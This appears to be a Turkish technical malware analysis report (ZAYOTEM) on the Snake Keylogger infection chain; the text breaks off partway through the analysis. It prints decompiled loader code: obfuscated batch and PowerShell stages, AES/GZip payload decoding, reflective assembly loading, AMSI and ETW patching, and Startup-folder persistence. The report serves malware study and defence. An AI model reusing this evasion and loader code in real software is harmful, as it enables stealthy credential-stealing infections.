

SNAKE KEYLOGGER

TEKNİK ANALİZ RAPORU

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

İçindekiler

İÇİNDEKİLER	i
ÖN BAKIŞ.....	1
AOC.BAT ANALİZİ	2
STATİK ANALİZ	2
UGYEVURWGT.TMP.EXE ANALİZİ	5
STATİK ANALİZ	5
NWCQCZWKW.TMP.EXE ANALİZİ	6
STATİK ANALİZ	6
DİNAMİK ANALİZ	7
REMINGTON.EXE ANALİZİ	12
STATİK ANALİZ	12
DİNAMİK ANALİZ	14
YARA KURALI.....	26
MITRE ATTACK TABLE.....	28
ÇÖZÜM ÖNERİLERİ	28
HAZIRLAYAN	29

Ön Bakış

Snake Keylogger (404 Keylogger veya KrakenKeylogger olarak da bilinmektedir), ilk kez **Kasım 2020**'de ortaya çıkan ve **Windows** işletim sistemlerini hedef alan **.NET** tabanlı gelişmiş bir **bilgi hırsızı** ve **keylogger** zararlı yazılımıdır. Başlangıçta hacker forumlarında **abonelik modeli** ile satışa sunulan bu zararlı, zaman içerisinde sürekli geliştirilmiş ve farklı varyantlarıyla aktif olarak kullanılmaya devam etmiştir. Son dönemde tespit edilen yeni varyantlar ise **AutoIt** tabanlı yükleyiciler kullanarak tespit mekanizmalarını atlatmayı hedeflemektedir.

Snake Keylogger'ın temel amacı, kurban sistemlerde bulunan hassas bilgileri ele geçirmektir. Zararlı yazılım; **Chrome**, **Microsoft Edge** ve **Firefox** gibi popüler web tarayıcılarında kayıtlı kullanıcı adı ve parolaları çalabilmekte, klavye girdilerini kaydedebilmekte, ekran görüntüleri alabilmekte, pano (clipboard) içeriklerini toplayabilmekte ve sistem hakkında temel donanım ile ağ bilgilerini elde edebilmektedir. Böylece hem kullanıcı kimlik bilgileri hem de finansal ve kurumsal veriler saldırganların erişimine açılmaktadır.

Toplanan veriler saldırgan altyapısına farklı komuta ve kontrol kanalları üzerinden aktarılmaktadır. **Snake Keylogger**, yalnızca **SMTP** protokolü üzerinden e-posta gönderimi gerçekleştirmekle kalmayıp **FTP** sunucuları ve **Telegram botlarını** da kullanarak ele geçirilen bilgileri saldırganlara iletebilmektedir. Birden fazla veri sızdırma yönteminin kullanılması hem operasyonel esnekliği artırmakta hem de tek bir iletişim kanalının engellenmesi durumunda zararlının faaliyetlerini sürdürebilmesine olanak tanımaktadır.

Fortinet, **Splunk** ve **Wazuh** tarafından yayımlanan güncel analizler, Snake Keylogger'ın halen aktif olarak geliştirildiğini ve küresel ölçekte önemli bir tehdit oluşturmaya devam ettiğini göstermektedir. **FortiGuard Labs** verilerine göre zararlıyla ilişkilendirilen **280 milyondan** fazla enfeksiyon girişimi engellenmiş olup, özellikle **Çin**, **Türkiye**, **Endonezya**, **Tayvan** ve **İspanya**'da yoğun aktivite gözlemlenmiştir.

aoc.bat Analizi

Adı	aoc
MD5	4c0cb584f0d53d6833e0490e75f14d59
SHA256	54d3963bc14222107734c04452811630c136b796d635250404659 3dc1014e650
Dosya Türü	Bat

Statik Analiz

```
1 %xhy%@ec%xhy%%xhy%ho %xhy%o%xhy%f%xhy%f%xhy%
2 s%rcg%et "vttto=d"
3 s%nlh%et "xbqiq=p"
4 s%qdr%et "ndolh=n"
5 s%los%et "vdjxx=x"
6 ca%ozx%ll se%ozx%t "tzyiw=%~%vttto%0%"
7 ca%zgu%ll se%zgu%t "gvswx=%~%xbqiq%0%"
8 ca%uzf%ll s%uzf%et "gnwuq=%~%ndolh%0%"
9 c%ekf%all se%ekf%t "mjfwv=%~%vdjxx%0%"
10 s%kdy%et "yylus=%tzyiw%gvswx%gnwuq%mjfwv%"
11 i%kmvjzizdtnfrgg%f no%kmvjzizdtnfrgg%t D%kmvjzizdtnfrgg%EFI%kmvjzizdtnfrgg%NED kmvjzizdtnfrggAvc1kmvjzizdtnfrgg
12 copy "%yylus%" "%userprofile%\aoc.bat" >nul"
13 %cuopn%%cuopn%s%cuopn%%cuopn%e%cuopn%%cuopn%t%cuopn%%cuopn%l%cuopn%%cuopn%o%cuopn%%cuopn%c%cuopn%a%cuopn
14 set "kwrbslieeo=s"
15 set "itekkog=t"
16 set "gagiyqe=!!kwrbslieeo!!et"
17 !gagiyqe! "%zlogk%zm%zlogk%h%zlogk%g%zlogk%a=QBLaEKAMABIAEgAZ"
18 !gagiyqe! "%urwue%o%urwue%r%urwue%d%urwue%u%urwue%x=GcANwBceftnqniya"
19 !gagiyqe! "%qujeb%e%qujeb%t%qujeb%h%qujeb%s%qujeb%r=niyaefAQgBhAHMAZ"
20 !gagiyqe! "%zqsoa%n%zqsoa%d%zqsoa%e%zqsoa%i%zqsoa%r=GEATABtAEYAZgBFA"
21 !gagiyqe! "%qorpx%i%qorpx%j%qorpx%o%qorpx%x%qorpx%l=wAuAFMAQBiAHMAZ"
22 !gagiyqe! "%odghk%i%odghk%d%odghk%w%odghk%b%odghk%r=FMACQBvAHocheftnq"
23 !gagiyqe! "%vcscu%d%vcscu%u%vcscu%m%vcscu%n%vcscu%k=gBqADQAUABrAggAT"
24 !gagiyqe! "%chplm%o%chplm%r%chplm%z%chplm%h%chplm%w=QBhceftnqniyaefA"
```

Şekil 1- Bat Dosyasının içeriği

İlgili **BAT** dosyasının içeriği inc elendiğinde değişken parçalama, delayed expansion kullanımı ve gereksiz değişkenlerle katmanlandırılmış yoğun obfuscation tekniği ile komutların gizlendiği, ayrıca çalışma anında dinamik string üretimi ve kendini yeniden başlatma mekanizması içeren bir loader yapısı olduğu görülmektedir.

```

1
2 $banana="$env:USERPROFILE\aac.bat";
3 if(Test-Path $banana){$rawLines=gc $banana|?{$_ -like "::*:"};
4 $part1=($rawLines|?{$_ -like "::*1*"}|%{$_.Substring(4)});
5 $part2=($rawLines|?{$_ -like "::*2*"}|%{$_.Substring(4)});
6 $part3=($rawLines|?{$_ -like "::*3*"}|%{$_.Substring(4)});
7 $part4=($rawLines|?{$_ -like "::*4*"}|%{$_.Substring(4)});
8 $part5=($rawLines|?{$_ -like "::*5*"}|%{$_.Substring(4)});
9 $kiwi=$part1+$part2+$part3+$part4+$part5;
10 $apple=($kiwi-replace"plumlemon",""-replace"ieavbsudmudksvm","");
11 if($apple){
12     try{
13         iex([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String($apple)))
14     }
15     catch{}
16 }
17 }
18 $orange='H4sIAAAAAAAEJVUa2/aMBT9K1aViWixl/rKlA+0jSuqE8ItFjpNTnJBQyOnd0Nj363+c8oPSXdcuHKLk+59zrc69tsYCKGXXKRBX.
19 $mango=[Convert]::FromBase64String($orange);
20 $pineapple=New-Object IO.MemoryStream($mango);
21 iex(New-Object IO.StreamReader(New-Object IO.Compression.GZipStream($pineapple,[IO.Compression.CompressionMode]
22

```

Şekil 2- Çözülen İlk Aşama Base64 Payload

Script kullanıcı profilinde bulunan **aoc.bat** dosyasını okuyarak **:::1** ile **:::5** arasında işaretlenmiş satırlardan parçalı veri toplar, bu parçaları birleştirerek **Base64** formatında tutulan payload'u elde etmektedir. Ardından bu payload'u decode ederek **iex** ile çalıştırmaktadır. Buna ek olarak ikinci bir aşamada gömülü **GZip** sıkıştırılmış **Base64** payload'u çözerek memory üzerinden ikinci bir kod katmanını daha çalıştırmaktadır.

```

1 $global:gemstoneVault = @{}
2
3 $DIAMOND_CORE = 'U3lzdGVtLldpbmRvd3MuRm9ybXQ4='
4 $RUBY_ESSENCE = 'Vw5zYWZlTmF0aXZlTW0aG9kcw=='
5 $SAPPHIRE_SHARD = [byte[]]@(71,101,116,77,111,100,117,108,101,72,97,110,100,108,101)
6 $EMERALD_CRYSTAL = [byte[]]@(71,101,116,80,114,111,99,65,100,100,114,101,115,115)
7
8 4 references
9 function Get-PreciousEssence {
10     param([string]$CrystalFragment)
11     $topazDecoder = [System.Text.Encoding]::UTF8
12     $peridotConverter = [System.Convert]
13     return $topazDecoder.GetString($peridotConverter::FromBase64String($CrystalFragment))
14 }
15
16 3 references
17 function Find-PreciousStone {
18     param([string]$GemstoneLibrary, [string]$CrystalMethod)
19     try {
20         $quartzMine = Get-GemstonePath
21         $amethystEncoder = [System.Text.Encoding]::ASCII
22         $citrineProcedure = $amethystEncoder.GetString($SAPPHIRE_SHARD)
23         $garnetProcedure = $amethystEncoder.GetString($EMERALD_CRYSTAL)
24         $onyxFunction = $quartzMine.GetMethod($citrineProcedure)
25         $opalFunction = $quartzMine.GetMethod($garnetProcedure)
26         $jadeHandle = $onyxFunction.Invoke($null, @($GemstoneLibrary))
27         $turquoiseReference = New-Object System.Runtime.InteropServices.HandleRef([IntPtr]::Zero, $jadeHandle)
28         return $opalFunction.Invoke($null, @($turquoiseReference, $CrystalMethod))
29     } catch {
30         return $null
31     }
32 }

```

Şekil 3- Çözülen İkinci Aşama Base64 Payload

Script, **“gemstone/crystal”** temalı değişken ve fonksiyon isimleri altında gizlenmiş şekilde **.NET reflection** ve **unmanaged memory manipulation** tekniklerini kullanarak Windows iç fonksiyonlarına erişmektedir. **AMSI** ve **PowerShell logging** mekanizmalarını devre dışı bırakmaya çalışarak script execution ortamını manipüle eder. **Base64** ile encode edilmiş **assembly** referanslarını çözüp runtime'da yüklemektedir. Son aşamada **AMSI bypass + logging suppression** işlemleri yaparak **fileless execution** zincirini tamamlamaktadır.

```

1 $lbiok = $env:USERNAME;
2 $nsbtu = "C:\Users\$lbiok\aac.bat";
3 function ciqd($param_var){
4     $aes_var=[System.Security.Cryptography.Aes]::Create();
5     $aes_var.Mode=[System.Security.Cryptography.CipherMode]::CBC;
6     $aes_var.Padding=[System.Security.Cryptography.PaddingMode]::PKCS7;
7     $aes_var.Key=[System.Convert]::FromBase64String('zt8abpokitGS6Qs3EfD1CaVt2A6y8sZ4H0/bS2QQKjI=');
8     $aes_var.IV=[System.Convert]::FromBase64String('uUsqH5jdwQNusfc11lbeIQ=');
9     $decryptor_var=$aes_var.CreateDecryptor();
10    $return_var=$decryptor_var.TransformFinalBlock($param_var, 0, $param_var.Length);
11    $decryptor_var.Dispose();
12    $aes_var.Dispose();
13    $return_var;
14 }
15 2 references
16 function urgfu($param_var){
17     $zliwv=New-Object System.IO.MemoryStream($param_var);
18     $aumoc=New-Object System.IO.MemoryStream;
19     $aahpw=New-Object System.IO.Compression.GZipStream($zliwv, [IO.Compression.CompressionMode]::Decompress);
20     $aahpw.CopyTo($aumoc);
21     $aahpw.Dispose();
22     $zliwv.Dispose();
23     $aumoc.Dispose();
24     $aumoc.ToArray();
25 }
26 2 references
27 function mayl($param_var,$param2_var){
28     $dwjzk=[System.Reflection.Assembly]::Load([byte[]]$param_var);
29     $ygplo=$dwjzk.EntryPoint;
30     $ygplo.Invoke($null, $param2_var);
31 }
32 $host.UI.RawUI.WindowTitle = $nsbtu;
33 $hnlk=[System.IO.File]::ReadAllText($nsbtu).Split([Environment]::NewLine);
34 foreach ($rstpk in $hnlk) {
35     if ($rstpk.StartsWith(':: '))
36     {

```

Şekil 4- Çözülen Üçüncü Aşama Gzip Payload

İlgili PowerShell scripti, **AES-128 CBC** ile şifrelenmiş ve **GZip** sıkıştırılmış iki ayrı payload'u çözüp memory üzerinden **.NET** assembly olarak çalıştıran fileless loader zinciridir. Script önce kullanıcı profilindeki **aoc.bat** dosyasından "::" ile gizlenmiş **Base64** encoded veri parçalarını çeker, bu veriyi **AES key/IV** kullanarak çözer, ardından **GZip** decompression uygular ve elde edilen byte array'leri **Assembly.Load()** ile doğrudan belleğe yükleyerek EntryPoint üzerinden çalıştırır. Python betiği hazırlanarak iki adet .NET zararlısı drop edilmiştir.

ugyevurwgt.tmp.exe Analizi

Adı	ugyevurwgt.tmp
MD5	c7136663371e5617a4055a084a23df53
SHA256	26024ce743d12b31ab18db854f3b7f4c182307b41a063e7bb27faf1dd851818d
Dosya Türü	PE32/.NET

Statik Analiz

Property	Value
File Name	C:\Users\...\Desktop\ugyevurwgt.tmp.exe
File Type	Portable Executable 32 .NET Assembly
File Info	No match found.
File Size	4.00 KB (4096 bytes)
PE Size	4.00 KB (4096 bytes)

Property	Value
FileDescription	
FileVersion	0.0.0.0
InternalName	ugyevurwgt.tmp
LegalCopyright	
OriginalFilename	ugyevurwgt.tmp
ProductVersion	0.0.0.0

Şekil 5- Ugyevurwgt.tmp Dosya Bilgisi

Ugyevurwgt.tmp dosyasının içeriğine baktığımızda dosyanın yalnızca **4 KB** boyutunda, **32-bit .NET Assembly** olarak işaretlenmiş minimal bir **.NET** stub olduğu, ancak **FileVersion/ProductVersion** gibi metadata alanlarının **0.0.0.0** olarak sahte şekilde doldurulduğu ve **InternalName/OriginalFilename** değerlerinin de rastgele biçimde gizlendiği görülmektedir.

```
Derleme Gezgini
└─ ugyevurwgt (0.0.0.0)
   └─ ugyevurwgt.tmp
      └─ PE
         └─ Tür referansları
            └─ Referanslar
               └─ {} -
                  └─ {} MATRIX
                     └─ Program @02000002
                        └─ mscorlib (4.0.0.0)
```

```
1 using System;
2
3 namespace MATRIX
4 {
5     // Token: 0x02000002 RID: 2
6     internal class Program
7     {
8         // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
9         private static void Main()
10         {
11         }
12     }
13 }
14
```

Şekil 6- Ugyevurwgt.tmp Dosyasının İçeriği

İncelenen dosya içeriğinin **Main** bloğunun tamamen boş olduğu görülmektedir.

nwcqczwykw.tmp.exe Analizi


Adı	nwcqczwykw.tmp
MD5	1a81a88597e4ad4a9066d308458a61f2
SHA256	3be3d438dc46043150c87b6c2b4dea729a466ab5f9303a85f7bd309648580218
Dosya Türü	PE32/.NET

Statik Analiz

Property	Value	Property	Value
File Name	C:\Users\\Desktop\nwcqczwykw.tmp.exe	FileDescription	
File Type	Portable Executable 32 .NET Assembly	FileVersion	0.0.0.0
File Info	No match found.	InternalName	nwcqczwykw.tmp
File Size	64.50 KB (66048 bytes)	LegalCopyright	
PE Size	64.50 KB (66048 bytes)	OriginalFilename	nwcqczwykw.tmp
		ProductVersion	0.0.0.0

Şekil 7- Nwcqczwykw.tmp Dosya Bilgisi

Nwcqczwykw.tmp dosyasının içeriğine baktığımızda dosyanın yalnızca **64.50 KB** boyutunda, **32-bit .NET Assembly** olarak işaretlenmiş minimal bir **.NET** stub olduğu, ancak **FileVersion/ProductVersion** gibi metadata alanlarının **0.0.0.0** olarak sahte şekilde doldurulduğu ve **InternalName/OriginalFilename** değerlerinde rastgele biçimde gizlendiği görülmektedir.



Şekil 8- Nwcqczwykw.tmp Dosyasının İçeriği

İncelenen dosya içeriğinin önceki **Main** bloğuna göre bu sefer dolu olduğu ve kaynaklar içerisinde **xxxxxxxxxxxxxxxxxxxxxx.exe** isimli dosya bulunduğu görülmektedir.

Dinamik Analiz

```
38 // Token: 0x06000006 RID: 6 RVA: 0x000020AC File Offset: 0x000002AC
39 private static void Main(string[] args)
40 {
41     try
42     {
43         IntPtr consoleWindow = kpkapvreffobdkcgbdbcpsrnw.GetConsoleWindow();
44         kpkapvreffobdkcgbdbcpsrnw.ShowWindow(consoleWindow, kpkapvreffobdkcgbdbcpsrnw.SW_HIDE);
45         Process.GetCurrentProcess().PriorityClass = ProcessPriorityClass.BelowNormal;
46     }
47     catch { }
48 }
```

İsme	Değer
System.Diagnostics.Process.GetCurrentProcess döndü	(System.Diagnostics.Process (nwcqczwykw.tmp))
args	(string[0x00000000])
consoleWindow	0x00000000002502D2

Şekil 9- Konsol Penceresini Gizleme İşlemi

Main bloğu ilk çalıştığında önce mevcut **process** alınır ve konsol penceresi varsa **GetConsoleWindow** ile elde edilip **ShowWindow(..., SW_HIDE)** çağrısıyla tamamen gizlenmektedir. Ardından çalışan process'in önceliği **BelowNormal** seviyesine düşürülerek **CPU** kullanımında geri plana atılır ve daha az dikkat çeken bir çalışma davranışı sağlanmaktadır.


```
50     try
51     {
52         if (!kpkapvreffobdkcgbdbcpsrnw.IsStartup_function_name(Console.Title))
53         {
54             kpkapvreffobdkcgbdbcpsrnw.installstartup_function_name(Console.Title);
55         }
56     }
57     catch (Exception ex)
58     {
59         MessageBox.Show("Startup Error: " + ex.ToString());
60         Process.GetCurrentProcess().Kill();
61     }
62 }
```

```
141 // Token: 0x06000007 RID: 7 RVA: 0x00002350 File Offset: 0x00000550
142 private static bool IsStartup_function_name(string path)
143 {
144     return path.Contains(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData));
145 }
146 // Token: 0x06000008 RID: 8 RVA: 0x00002360 File Offset: 0x00000560
147 private static void installstartup_function_name(string batPath)
148 {
149     try
150     {
151         string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Startup);
152         if (!Directory.Exists(folderPath))
153         {
154             Directory.CreateDirectory(folderPath);
155         }
156         File.WriteAllText(folderPath, batPath);
157     }
158     catch { }
159 }
```

İsme	Değer
path	@*C:\Users\ \Desktop\nwcqczwykw.tmp.exe"

Şekil 10- Konsol Penceresini Gizleme İşlemi

Bu blok programın kalıcılık mekanizmasını kontrol etmektedir. Önce **Console.Title** değerinin kullanıcının **AppData\Roaming** klasör yolunu içerip içermediğine bakmaktadır.




```
// Token: 0x00000008 RID: 8 RVA: 0x00002360 File Offset: 0x00000560
private static void installstartup_function_name(string batPath)
{
    try
    {
        string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Startup);
        if (!Directory.Exists(folderPath))
        {
            Directory.CreateDirectory(folderPath);
        }
        try
        {
            string[] files = Directory.GetFiles(folderPath, "*.bat");
            foreach (string text in files)
            {
                try
                {
                    File.Delete(text);
                    Console.WriteLine("Removed existing: " + text);
                }
                catch (Exception ex)
                {
                    Console.WriteLine("Failed to remove: " + text + " - " + ex.Message);
                }
            }
        }
        catch (Exception ex2)
        {
        }
    }
}
```

İsim	Değer
batPath	@C:\Users\... Desktop\nwcqczwykw.tmp.exe"
folderPath	@C:\Users\... AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup"
files	(string[0x00000001])
text	@C:\Users\... AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\5e25.bat"

Şekil 11- Konsol Penceresini Gizleme İşlemi

Devam eden süreçte Windows **Startup** klasörünü hedef alınarak içindeki mevcut **.bat** kalıcılık dosyalarını silinmektedir. Ardından çalışan zararlıyı rastgele isimli yeni bir **.bat** dosyası olarak **Startup** dizinine kopyalar ve böylece sistem her açıldığında programın otomatik olarak yeniden çalışmasını sağlayan bir kalıcılık mekanizması oluşturulmaktadır.



```
IntPtr intPtr = kpkapvreffobdkcgbdbcpsrnw.LoadLibrary("ntdll.dll");
IntPtr procAddress = kpkapvreffobdkcgbdbcpsrnw.GetProcAddress(intPtr, "EtwEventWrite");
byte[] array2;
if (IntPtr.Size != 8)
{
    byte[] array = new byte[3];
    array[0] = 194;
    array[1] = 20;
    array2 = array;
}
else
{
    array2 = new byte[] { 195 };
}
```

Şekil 12- EtwEventWrite Fonksiyonunun Çağırılması

Programın devamında Windows'un **ntdll.dll** kütüphanesini yükleyip içinden **EtwEventWrite** fonksiyonunun adresini alır ve ardından sistemin **32-bit** veya **64-bit** olmasına göre farklı bir "patch" byte dizisi hazırlar: **32-bit sistemde 0xC2 0x14** gibi bir return stub'u, **64-bit sistemde ise 0xC3 (ret) byte'ı** kullanılarak **ETW (Event Tracing for Windows)** fonksiyonunun etkisiz hale getirilmesi amaçlanmaktadır.

```

77     uint num;
78     kpkapvreffobdkcgbdbcpnrw.VirtualProtect(procAddress, (UIntPtr)((ulong)((long)array3.Length)), kpkapvreffobdkcgbdbcpnrw.PAGE_EXECUTE_READWRITE, out num);
79     Marshal.Copy(array3, 0, procAddress, array3.Length);
80     kpkapvreffobdkcgbdbcpnrw.VirtualProtect(procAddress, (UIntPtr)((ulong)((long)array3.Length)), num, out num);
81     string text = "xxxxxxxxxxxxxxxxxxxxxxxxxxxx.exe";
82     Assembly executingAssembly = Assembly.GetExecutingAssembly();
83     string[] manifestResourceNames = executingAssembly.GetManifestResourceNames();
84     for (int i = 0; i < manifestResourceNames.Length; i++)
85     {
86         string name = manifestResourceNames[i];
87         if (!(name == text) && !string.IsNullOrEmpty(name))
88         {
89             if (!name.EndsWith(".exe"))
90             {
91                 if (!name.EndsWith(".bat"))
92                 {
93                     goto IL_0182;
94                 }
95             }
96             try

```

Şekil 13- EtwEventWrite Fonksiyonunun Çağırılması

Devam eden süreçte **VirtualProtect** ile **EtwEventWrite** fonksiyonunun bellek izinleri geçici olarak **WRITE/EXECUTE** yapılır, ardından **Marshal.Copy** ile daha önce hazırlanan byte dizisi bu fonksiyonun üzerine yazılarak **ETW** loglama mekanizması etkisiz hale getirilir ve son olarak koruma eski haline çevrilir. Bunun hemen ardından **assembly** içine gömülü **resource**'lar taranır; **.exe** veya uzantılı olanlar hariç tutulmadan disk üzerine yazılır, dosya gizli + sistem attribute'leri ile saklanır ve ayrı thread içinde çalıştırılır, süreç tamamlanınca dosya silinerek iz bırakmama hedeflenir.

```

121     IL_0182;
122     }
123     byte[] array4 = kpkapvreffobdkcgbdbcpnrw.jgwisxwdabnoojlknjswkjcm(kpkapvreffobdkcgbdbcpnrw.pteqrwdrpajjgtzpdzqxkmjz(kpkapvreffobdkcgbdbcpnrw.lrxxyehvrhqcugimms.cpggc
124     [text], Convert.FromBase64String("4ysk/spwS16w24V6Z5DbIPDNLbkhdGhScwAqvLZ8so"), Convert.FromBase64String("G8nshKmq3d8v4db0yDdIsA==")));
125     string[] array5 = new string[0];
126     try
127     {
128         array5 = ((args.Length > 0) ? args[0].Split(new char[] { ' ' }) : new string[0]);
129     }
130     catch
131     {
132     }
133     MethodInfo entryPoint = Assembly.Load(array4).EntryPoint;
134     try
135     {
136         entryPoint.Invoke(null, new object[] { array5 });
137     }
138     catch
139     {
140         entryPoint.Invoke(null, null);
141     }

```

Şekil 14- Resource İçeriğini Çözen Yapı

Programın devamında assembly içindeki resource alınır, önce **AES-CBC** ile **şifre çözme** yapılır sonra elde edilen veri **GZIP** ile açılır ve sonuç olarak gerçek **.NET assembly byte** dizisi elde edilir. Bu **assembly** disk'e yazılmadan **Assembly.Load** ile doğrudan belleğe yüklenmektedir. Sonrasında bu yüklenen **assembly**'nin **entry point**'i alınır ve çalıştırılır.

```
210 // Token: 0x0600000E RID: 14 RVA: 0x00002718 File Offset: 0x00000918
211 private static byte[] lxrxyehvrhqcugimnmsxcpgqe(string name)
212 {
213     Assembly executingAssembly = Assembly.GetExecutingAssembly();
214     byte[] array;
215     using (MemoryStream memoryStream = new MemoryStream())
216     {
217         using (Stream manifestResourceStream = executingAssembly.GetManifestResourceStream(name))
218         {
219             if (manifestResourceStream == null)
220             {
221                 throw new ArgumentException("Resource '" + name + "' not found");
222             }
223             manifestResourceStream.CopyTo(memoryStream);
224         }
225         array = memoryStream.ToArray();
226     }
227     return array;
228 }
```

İsim	Değer
name	"xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx.exe"

Şekil 15- Resource İçeriğinin Alınması

Lxrxyehvrhqcugimnmsxcpgqe fonksiyonu çalıştığı .NET assembly içindeki gömülü resource dosyasını ismiyle bulur, onu okuyup tamamen byte dizisine çevirmektedir.


```
249 private static byte[] pteqrwdrpajjqtzpdzqxkmjz(byte[] input, byte[] key, byte[] iv)
250 {
251     byte[] array;
252     using (AesManaged aesManaged = new AesManaged())
253     {
254         aesManaged.Mode = CipherMode.CBC;
255         aesManaged.Padding = PaddingMode.PKCS7;
256         ICryptoTransform cryptoTransform = aesManaged.CreateDecryptor(key, iv);
257         array = cryptoTransform.TransformFinalBlock(input, 0, input.Length);
258     }
259     return array;
260 }
261
```

İsim	Değer
array	(byte[0x0000D819])
[0]	0x1F
[1]	0x8B
[2]	0x06
[3]	0x00
[4]	0x00

➡ Gzip Magic Header

